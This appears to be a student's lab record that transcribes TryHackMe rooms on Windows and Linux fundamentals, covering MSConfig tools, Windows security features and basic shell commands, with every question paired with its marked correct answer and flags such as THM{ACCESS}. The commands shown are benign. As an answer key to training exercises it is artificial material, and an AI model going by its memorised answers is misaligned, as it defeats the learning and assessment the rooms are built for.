The **System Configuration** utility (`MSConfig`) is for advanced troubleshooting, and its main purpose is to help diagnose startup issues.

Reference the following document here for more information on the System Configuration utility.

There are several methods to launch System Configuration. One method is from the Start Menu.



Note: You need local administrator rights to open this utility.

The utility has five tabs across the top. Below are the names for each tab. We will briefly cover each tab in this task.

1. General
2. Boot
3. Services
4. Startup
5. Tools

Answer the questions below

What is the name of the service that lists Systems Internals as the manufacturer?

PsShutdown ✓ Correct Answer

Whom is the Windows license registered to?

Windows User ✓ Correct Answer

What is the command for Windows Troubleshooting?

C:\Windows\System32\control.exe /name Microsoft.Troubleshooting ✓ Correct Answer

What command will open the Control Panel? (The answer is the name of .exe, not the full path)

control.exe ✓ Correct Answer

Task 3 - Change UAC Settings


Task 3 Change UAC Settings

We're continuing with Tools that are available through the **System Configuration** panel.

User Account Control (UAC) was covered in great detail in Windows Fundamentals 1.

The UAC settings can be changed or even turned off entirely (not recommended).

You can move the slider to see how the setting will change the UAC settings and Microsoft's stance on the setting.



Answer the questions below

What is the command to open User Account Control Settings? (The answer is the name of the .exe file, not the full path)


UserAccountControlSettings.exe ✓ Correct Answer

Task 4 - Computer Management

Task 4 Computer Management

We're continuing with tools that are available through the **System Configuration** panel.

The **Computer Management** (`compmgmt`) utility has three primary sections: **System Tools**, **Storage**, and **Services and Applications**.



Answer the questions below

What is the command to open Computer Management? (The answer is the name of the .msc file, not the full path)

compmgmt.msc ✓ Correct Answer

At what time every day is the GoogleUpdateTaskMachineUA task configured to run?

6:15 AM ✓ Correct Answer

What is the name of the hidden folder that is shared?

sh4r3dF0Ld3r ✓ Correct Answer

Task 5 - System Information

Task 5 System Information

We're continuing with Tools that are available through the **System Configuration** panel.

What is the **System Information** (`msinfo32`) tool?

Per Microsoft, "*Windows includes a tool called Microsoft System Information (Msinfo32.exe). This tool gathers information about your computer and displays a comprehensive view of your hardware, system components, and software environment, which you can use to diagnose computer issues.*"

The information in **System Summary** is divided into three sections:

- **Hardware Resources**
- **Components**
- **Software Environment**

System Summary will display general technical specifications for the computer, such as processor brand and model.

Answer the questions below

What is the command to open System Information? (The answer is the name of the .exe file, not the full path)

msinfo32.exe ✓ Correct Answer

What is listed under System Name?

THM-WINFUN2 ✓ Correct Answer

Under Environment Variables, what is the value for ComSpec?

%SystemRoot%\system32\cmd.exe ✓ Correct Answer

Task 6 - Resource Monitor

Task 6 Resource Monitor

We're continuing with Tools that are available through the **System Configuration** panel.

What is **Resource Monitor** (`resmon`)?

Per Microsoft, "*Resource Monitor displays per-process and aggregate CPU, memory, disk, and network usage information, in addition to providing details about which processes are using individual file handles and modules. Advanced filtering allows users to isolate the data related to one or more processes (either applications or services), start, stop, pause, and resume services, and close unresponsive applications from the user interface. It also includes a process analysis feature that can help identify deadlocked processes and file locking conflicts so that the user can attempt to resolve the conflict instead of closing an application and potentially losing data.*"

As some of the other tools mentioned in this room, this utility is geared primarily to advanced users who need to perform advanced troubleshooting on the computer system.

In the Overview tab, Resmon has four sections:

- **CPU**
- **Disk**
- **Network**
- **Memory**

Answer the questions below

What is the command to open Resource Monitor? (The answer is the name of the .exe file, not the full path)

resmon.exe ✓ Correct Answer

Task 7 - Command Prompt

Task 7 Command Prompt

We're continuing with Tools that are available through the **System Configuration** panel.

The command prompt (`cmd`) can seem daunting at first, but it's really not that bad once you understand how to interact with it.

In early operating systems, the command line was the sole way to interact with the operating system.

When the GUI (graphical user interface) was introduced, it allowed users to perform complex tasks with a few clicks of a button instead of entering commands in the command prompt.

Even though the GUI is the primary way to interact with the operating system, a computer user can still interact via the command prompt.

In this task, we'll only cover a few commands that a computer user can run in the command prompt to obtain information about the computer system.

Let's start with a few simple commands, such as `hostname` and `whoami`.

Answer the questions below

In System Configuration, what is the full command for Internet Protocol Configuration?

C:\Windows\System32\cmd.exe /k %windir%\system32\ipconfig.exe ✓ Correct Answer

For the ipconfig command, how do you show detailed information?

ipconfig /all ✓ Correct Answer

Task 8 - Registry Editor

Task 8 Registry Editor

We're continuing with Tools that are available through the **System Configuration** panel.


The **Windows Registry** (per Microsoft) is a central hierarchical database used to store information necessary to configure the system for one or more users, applications, and hardware devices.

The registry contains information that Windows continually references during operation, such as:

- Profiles for each user
- Applications installed on the computer and the types of documents that each can create
- Property sheet settings for folders and application icons
- What hardware exists on the system
- The ports that are being used.

Warning: The registry is for advanced computer users. Making changes to the registry can affect normal computer operations.

There are various ways to view/edit the registry. One way is to use the **Registry Editor** (`regedit`).



Refer to the following Microsoft documentation here to learn more about the Windows Registry.

Answer the questions below

What is the command to open the Registry Editor? (The answer is the name of the .exe file, not the full path)

regedt32.exe ✓ Correct Answer Hint


Task 9 - Conclusion

Task 9 Conclusion

Recall that the tasks covered in this room were some of the tools that can launch from `MSConfig`.

Throughout the room, commands and shortcuts were shared for the utilities. This means you don't have to launch **MSConfig** to run these utilities.

You can also run some of these utilities directly from the Start Menu. See below where some of these utilities can be found.



Some of the tools listed in **MSConfig** that weren't mentioned in this room were either covered in Windows Fundamentals 1 or were left for you to explore on your own.

Answer the questions below

Read above.

No answer needed ✓ Correct Answer

Result:

This experiment provides a understanding of Windows system administration, performance monitoring, and troubleshooting techniques, which are essential skills for cybersecurity enthusiasts.

Ex. No.: 1C **Date:21/01/25**

KAVIBALAN P **220701121**

WINDOWS FUNDAMENTALS 3: SECURITY AND SYSTEM PROTECTION

Aim:

To understand and explore key security features in Windows, including Windows Defender, Firewalls, User Account Control (UAC), BitLocker, and Windows Updates.

Algorithm:

1. Access the lab in TryHackMe platform using the link below-

https://tryhackme.com/r/room/windowsfundamentalsxzx

2. Click Start a Machine and AttackBox to run the instance of Kali Windows distribution.

3. Solve the task questions start with Windows Update – Patch Tuesday – Windows Setting – Update & Security (or in command prompt type control / name Microsoft.WindowsUpdate .

4. Explore Windows Security Protection areas, Virus & threat protection, Firewall & network protection, App & browser control, Device security.

5. Learn in Firewall & network protection – Domain network , Private network and

Public network – Windows Defender Firewall (WF.msc)

6. Understand the Microsoft Defender SmartScreen – Exploit Protection – System

Settings - Program Settings.

7. Explore about Device Security Core isolation Memory Integrity , Security

Processor Trusted Platform Module (TPM).

8. Understand about BitLocker – Practical Application – BitLocker and TPM – System

Requirements – Device Encryption – TPM versions.

9. Explore Volume Shadow copy Service (VSS) – Advanced System Settings – Create a

restore point – Perform system restore – Configure restore settings – Delete restore

points.

Output:

Try Hack Me | Dashboard | Learn | Compete | Other | Access Machines | Go Premium | 0 | K

Pre Security > Windows Fundamentals > Windows Fundamentals 3

Windows Fundamentals 3

In part 3 of the Windows Fundamentals module, learn about the built-in Microsoft tools that help keep the device secure, such as Windows Updates, Windows Security, BitLocker, and more...

Info 30 min

Share your achievement | Start AttackBox | Help | Save Room | 4014 | Options

Room completed (100%)

- Task 1 Introduction
- Task 2 Windows Updates
- Task 3 Windows Security
- Task 4 Virus & threat protection
- Task 5 Firewall & network protection
- Task 6 App & browser control
- Task 7 Device security
- Task 8 BitLocker
- Task 9 Volume Shadow Copy Service
- Task 10 Conclusion

Task 1 – Introduction

Task 1 Introduction

We will continue our journey exploring the Windows operating system.

To summarize the previous two rooms:

- In Windows Fundamentals 1, we covered the desktop, the file system, user account control, the control panel, settings, and the task manager.
- In Windows Fundamentals 2, we covered various utilities, such as System Configuration, Computer Management, Resource Monitor, etc.

This module will attempt to provide an overview of the security features within the Windows operating system.

Press the **Start Machine** button below to launch the attached virtual machine.

▶ Start Machine

Answer the questions below

Read the above and start the virtual machine.

No answer needed | ✓ Correct Answer

Task 2 - Windows Updates

Task 2 Windows Updates

Let's start things off with **Windows Update**.

Windows Update is a service provided by Microsoft to provide security updates, feature enhancements, and patches for the Windows operating system and other Microsoft products, such as Microsoft Defender.

Updates are typically released on the 2nd Tuesday of each month. This day is called **Patch Tuesday**. That doesn't necessarily mean that a critical update/patch has to wait for the next Patch Tuesday to be released. If the update is urgent, then Microsoft will push the update via the Windows Update service to the Windows devices.

Refer to the following link to see the **Microsoft Security Update Guide** here.

Windows Update is located in Settings. See below.

Answer the questions below

There were two definition updates installed in the attached VM. On what date were these updates installed?

5/3/2021 ✓ Correct Answer

Task 3 - Windows Security

Task 3 Windows Security

Per Microsoft, "***Windows Security*** *is your home to manage the tools that protect your device and your data*".

In case you missed it, **Windows Security** is also available in **Settings**.

Answer the questions below

Checking the Security section on your VM, which area needs immediate attention?

Virus & threat protection ✓ Correct Answer

Task 4 - Virus & threat protection

Task 4 Virus & threat protection

Virus & threat protection is divided into two parts:

- **Current threats**
- **Virus & threat protection settings**

The image below only focuses on **Current threats**.

Answer the questions below

Specifically, what is turned off that Windows is notifying you to turn on?

Real-time protection ✓ Correct Answer

Task 5 - Firewall & network protection

Task 5 Firewall & network protection

What is a **firewall**?

Per Microsoft, "*Traffic flows into and out of devices via what we call ports. A firewall is what controls what is - and more importantly isn't - allowed to pass through those ports. You can think of it like a security guard standing at the door, checking the ID of everything that tries to enter or exit*".


The below image will reflect what you will see when you navigate to **Firewall & network protection**.

Answer the questions below


If you were connected to airport Wi-Fi, what most likely will be the active firewall profile?

Public network ✓ Correct Answer Hint

Task 6 - App & browser control



Task 7 - Device security



Task 8 - BitLocker

Task 8 BitLocker

What is **BitLocker**?

Per Microsoft, "*BitLocker Drive Encryption is a data protection feature that integrates with the operating system and addresses the threats of data theft or exposure from lost, stolen, or inappropriately decommissioned computers*".

On devices with TPM installed, BitLocker offers the best protection.

Per Microsoft, "*BitLocker provides the most protection when used with a Trusted Platform Module (TPM) version 1.2 or later. The TPM is a hardware component installed in many newer computers by the computer manufacturers. It works with BitLocker to help protect user data and to ensure that a computer has not been tampered with while the system was offline*".

Refer to the official Microsoft documentation to learn more about BitLocker here.

Note: The BitLocker feature is not included in the attached VM.

Answer the questions below

We should use a removable drive on systems **without** a TPM version 1.2 or later. What does this removable drive contain?

startup key ✓ Correct Answer Hint

Task 9 - Volume Shadow Copy Service

Task 9 Volume Shadow Copy Service

Per Microsoft, the **Volume Shadow Copy Service** (VSS) coordinates the required actions to create a consistent shadow copy (also known as a snapshot or a point-in-time copy) of the data that is to be backed up.

Volume Shadow Copies are stored on the System Volume Information folder on each drive that has protection enabled.

If VSS is enabled (**System Protection** turned on), you can perform the following tasks from within **advanced system settings**.

- **Create a restore point**
- **Perform system restore**
- **Configure restore settings**
- **Delete restore points**

Answer the questions below

What is VSS?

Volume Shadow Copy Service ✓ Correct Answer

Task 10 – Conclusion

Task 10 Conclusion

In this room, we covered several built-in Windows security tools that ship with the Windows OS to help keep the device protected.

There is still so much to explain and cover regarding the Windows OS. As mentioned in the Windows Fundamentals 1 room, "*The content is aimed at those who wish to understand and use the Windows OS on a more comfortable level .*"

To learn more about the Windows OS, you'll need to continue the journey on your own.

Further reading material:

- Antimalware Scan Interface
- Credential Guard
- Windows 10 Hello
- CSO Online - The best new Windows 10 security features

Note: Attackers use built-in Windows tools and utilities in an attempt to go undetected within the victim environment. This tactic is known as Living Off The Land. Refer to the following resource here to learn more about this.

Answer the questions below

Read the above.

No answer needed ✓ Correct Answer

Result:

This experiment provides an understanding of Windows security best practices and hands-on experience configuring and managing security settings, which is essential for protecting systems from cyber threats.

KAVIBALAN P **220701121**

Ex. No.: 2 **Date:28/01/25**

Linux Fundamentals: AN INTRODUCTION TO SYSTEM AND COMMAND-LINE BASICS

Aim:

To understand and explore the fundamentals of the Linux operating system, including key components such as the file system, various commands, shell operators, to build a strong foundation for cybersecurity and system administration. in TryHackMe platform.

Algorithm:

1. Access the lab in TryHackMe platform using the link below-

https://tryhackme.com/room/linuxfundamentalspart1

2. Click Start a Machine to start the Ubuntu Linux machine that you can interact with your browser .
3. Solve the task questions
4. Understand the history of Linux and the commands to interact with the filesystems.
5. Learn about commends like echo, whoami
6. Learn about Shell Operations .

Output:


Try Hack Me
Dashboard
Learn
Compete
Other
Go Premium
Pre Security > Linux Fundamentals > Linux Fundamentals Part 1
Linux Fundamentals Part 1
Embark on the journey of learning the fundamentals of Linux. Learn to run some of the first essential commands on an interactive terminal.
Info
20 min
Share your achievement
Badge
Help
Save Room
14347
Options
Room completed (100%)
Learn the Linux Fundamentals Part 1 | TryHackMe • May 27, 2021
Learn the Linux Fundamentals - Part 1
Learning Linux
Part 1
Watch on YouTube
Task 1 Introduction
Task 2 A Bit of Background on Linux
Task 3 Interacting With Your First Linux Machine (In-Browser)
Task 4 Running Your First few Commands
Task 5 Interacting With the Filesystem!
Task 6 Searching for Files
Task 7 An Introduction to Shell Operators
Task 8 Conclusions & Summaries
Task 9 Linux Fundamentals Part 2

Task 1 - Introduction

Task 1 Introduction

Welcome to the first part of the "Linux Fundamentals" room series. You're most likely using a Windows or Mac machine, both are different in visual design and how they operate. Just like Windows, iOS and MacOS, Linux is just another operating system and one of the most popular in the world powering smart cars, android devices, supercomputers, home appliances, enterprise servers, and more.

We'll be covering some of the history behind Linux and then eventually starting your journey of being a Linux-wizard! This room will have you:

- Running your very first commands in an interactive Linux machine in your browser
- Teaching you some essential commands used to interact with the file system
- Demonstrate how you can search for files and introduce shell operators

Answer the questions below

Let's get started!

No answer needed ✓ Correct Answer

Task 2 - A Bit of Background on Linux

Task 2 A Bit of Background on Linux

Where is Linux Used?

It's fair to say that Linux is a lot more intimidating to approach than Operating System's (OSs) such as Windows. Both variants have their own advantages and disadvantages. For example, Linux is considerably much more lightweight and you'd be surprised to know that there's a good chance you've used Linux in some form or another every day! Linux powers things such as:

- Websites that you visit
- Car entertainment/control panels
- Point of Sale (PoS) systems such as checkout tills and registers in shops
- Critical infrastructures such as traffic light controllers or industrial sensors

Flavours of Linux

The name "Linux" is actually an umbrella term for multiple OS's that are based on UNIX (another operating system). Thanks to Linux being open-source, variants of Linux come in all shapes and sizes - suited best for what the system is being used for.

For example, Ubuntu & Debian are some of the more commonplace distributions of Linux because it is so extensible. I.e. you can run Ubuntu as a server (such as websites & web applications) or as a fully-fledged desktop. For this series, we're going to be using Ubuntu.

Note: Ubuntu Server can run on systems with only 512MB of RAM!

Similar to how you have different versions Windows (7, 8 and 10), there are many different versions/distributions of Linux.

Answer the questions below

Research: What year was the first release of a Linux operating system?

- 1980
- 1985
- 1989
- 1991 ✓ Correct Answer

Task 3 - Interacting With Your First Linux Machine (In-Browser)

Task 3 Interacting With Your First Linux Machine (In-Browser)

This room has a Ubuntu Linux machine that you can interact with all within your browser whilst following along with this room's material.


However, to get started, simply press the green **Start Machine** button below.

▶ Start Machine

Once deployed, a card will appear at the top of the room:

This contains all of the information for the machine deployed in the room including the IP address and expiry timer - along with buttons to manage the machine. Remember to "**Terminate**" a machine once you are done with the room. More information on this can be found in the tutorial room.

For now, press "**Start Machine**" where you will be able to interact with your own Linux machine within your browser whilst following along with this room:



Answer the questions below

I've deployed my first Linux machine!

No answer needed ✓ Correct Answer

Task 4 - Running Your First few Commands

Task 4 Running Your First few Commands

As we previously discussed, a large selling point of using OSs such as Ubuntu is how lightweight they can be. This, of course, doesn't come without its disadvantages, where for example, often there is no GUI (Graphical User Interface) or what is also known as a desktop environment that we can use to interact with the machine (unless it has been installed). A large part of interacting with these systems is using the "Terminal".

The "Terminal" is purely text-based and is intimidating at first. However, if we break down some of the commands, after some time, you quickly become familiar with using the terminal!

This is what a terminal looks like

```
tryhackme@linux1:~$ enter commands here
```

We need to be able to do basic functions like navigate to files, output their contents and make files! The commands to do so are self-explanatory (once you know what they are of course...)

Let's get started with two of the first commands which I have broken down in the table below:

Command	Description
echo	Output any text that we provide
whoami	Find out what user we're currently logged in as!

See the snippets below for an example of each command being used

Using echo

```
tryhackme@linux1:~$ echo Hello
Hello
tryhackme@linux1:~$ echo "Hello Friend!"
Hello Friend!
```

As shown in the terminal above, if we want to "echo" a single word, we don't need to use double quotes, for example, `echo Hello`. However, the string should be enclosed within double quotes if one or more spaces are present, for example, `echo "Hello Friend!"`.

`whoami` can be used to find the username we are logged in as.

Using whoami to find out the username of who we're logged in as

```
tryhackme@linux1:~$ whoami
```

Try this on your Linux machine now!

Answer the questions below

If we wanted to output the text "**TryHackMe**", what would our command be?

echo TryHackMe — ✓ Correct Answer — Hint

What is the username of who you're logged in as on your deployed Linux machine?

tryhackme — ✓ Correct Answer — Hint

Task 5 - Interacting With the Filesystem!

Task 5 Interacting With the Filesystem!

So far we've only covered the "**echo**" and "**whoami**" commands. Not all that useful when you consider things that we need to do - including navigating the filesystem, read and write to it as well.

In this task, we're going to be learning the commands so that we can do just that. Just like the previous task, I'll display the commands in the table in the next heading & show examples of these commands being used.

Interacting With the Filesystem

As I previously stated, being able to navigate the machine that you are logged into without relying on a desktop environment is pretty important. After all, what's the point of logging in if we can't go anywhere?

Command	Full Name
ls	listing
cd	change directory
cat	concatenate
pwd	print working directory

Listing Files in Our Current Directory (ls)

Before we can do anything such as finding out the contents of any files or folders, we need to know what exists in the first place. This can be done using the "ls" command (short for listing)

Using "ls" to list the contents of the current directory

```
tryhackme@linux1:~$ ls
'Important Files' 'My Documents' Notes Pictures
```

Answer the questions below

On the Linux machine that you deploy, how many folders are there?

4 ✓ Correct Answer

Which directory contains a file?

folder4 ✓ Correct Answer Hint

What is the contents of this file?

Hello World ✓ Correct Answer

Use the cd command to navigate to this file and find out the new current working directory. What is the path?

/home/tryhackme/folder4 ✓ Correct Answer

Task 6 - Searching for Files

Task 6 Searching for Files

Although it doesn't seem like it so far, one of the redeeming features of Linux is truly how efficient you can be with it. With that said, you can only be as efficient as you are familiar with it of course. As you interact with OSs such as Ubuntu over time, essential commands like those we've already covered will start to become muscle-memory.

One fantastic way to show just how efficient you can be with systems like this is using a set of commands to quickly search for files across the entire system that our user has access to. No need to consistently use `cd` and `ls` to find out what is where. Instead, we can use commands such as `find` to automate things like this for us!

This is where Linux starts to become a bit more intimidating to approach -- but we'll break this down and ease you into it.

Using Find

The find command is fantastic in the sense that it can be used both very simply or rather complex depending upon what it is you want to do exactly. However, let's stick to the fundamentals first.

Take the snippet below; we can see a list of directories available to us:

Using "ls" to list the contents of the current directory

Explain

```
tryhackme@linux1:~$ ls
Desktop Documents Pictures folder1
tryhackme@linux1:~$
```

1. Desktop
2. Documents
3. Pictures
4. folder1

Answer the questions below

Use grep on "access.log" to find the flag that has a prefix of "THM". What is the flag? **Note:** The "access.log" file is located in the "/home/tryhackme/" directory.

THM{ACCESS} ✓ Correct Answer Hint

And I still haven't found what I'm looking for!

No answer needed ✓ Correct Answer

Task 7 - An Introduction to Shell Operators

Task 7 An Introduction to Shell Operators

Linux operators are a fantastic way to power up your knowledge of working with Linux. There are a few important operators that are worth noting. We'll cover the basics and break them down accordingly to bite-sized chunks.

At an overview, I'm going to be showcasing the following operators:

Symbol / Operator	Description
&	This operator allows you to run commands in the background of your terminal.
&&	This operator allows you to combine multiple commands together in one line of your terminal.
>	This operator is a redirector - meaning that we can take the output from a command (such as using cat to output a file) and direct it elsewhere.
>>	This operator does the same function of the `>` operator but appends the output rather than replacing (meaning nothing is overwritten).

Let's cover these in a bit more detail.

Answer the questions below

If we wanted to run a command in the background, what operator would we want to use?

& ✓ Correct Answer

If I wanted to replace the contents of a file named "passwords" with the word "password123", what would my command be?

echo password123 > passwords ✓ Correct Answer Hint

Now if I wanted to add "tryhackme" to this file named "passwords" but also keep "passwords123", what would my command be

echo tryhackme >> passwords ✓ Correct Answer Hint

Now use the deployed Linux machine to put these into practice

No answer needed ✓ Correct Answer

Task 8 - Conclusions & Summaries

Task 8 Conclusions & Summaries

Nice work on getting to this stage! We covered quite a bit for your first interactions with Linux. However, these are the most essential/functions you're going to be using whenever you interact with a Linux machine.

I hope this room hasn't been too daunting for you to power-on through with. It's as I previously mentioned, you're going to become familiar with these things very quickly because of how often you're going to be using them.

To quickly recap, we've covered the following:

- Understanding why Linux is so commonplace today
- Interacting with your first-ever Linux machine!
- Ran some of the most fundamental commands
- Had an introduction to navigating around the filesystem & how we can use commands like find and grep to make finding data even more efficient!
- Power up your commands by learning about some of the important shell operators.

Take some time to have a play around in this room. When you feel a little bit more comfortable, progress onto Linux Fundamentals Part 2

Answer the questions below

I'll have a play around!

No answer needed ✓ Correct Answer

Result:

This experiment provides a practical introduction to LINUX Operating system fundamentals, enabling to navigate, manage, and analyze system components efficiently.

Ex. No.: 3 **Date:04/02/25**

CAPTURE FLAGS-ENCRYPTION CRYPTO 101

Aim:

To capture the various flags in Encryption Crypto 101 in TryHackMe platform.

Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below-

https://tryhackme.com/r/room/encryptioncrypto101

2. Click Start AttackBox to run the instance of Kali Linux distribution.

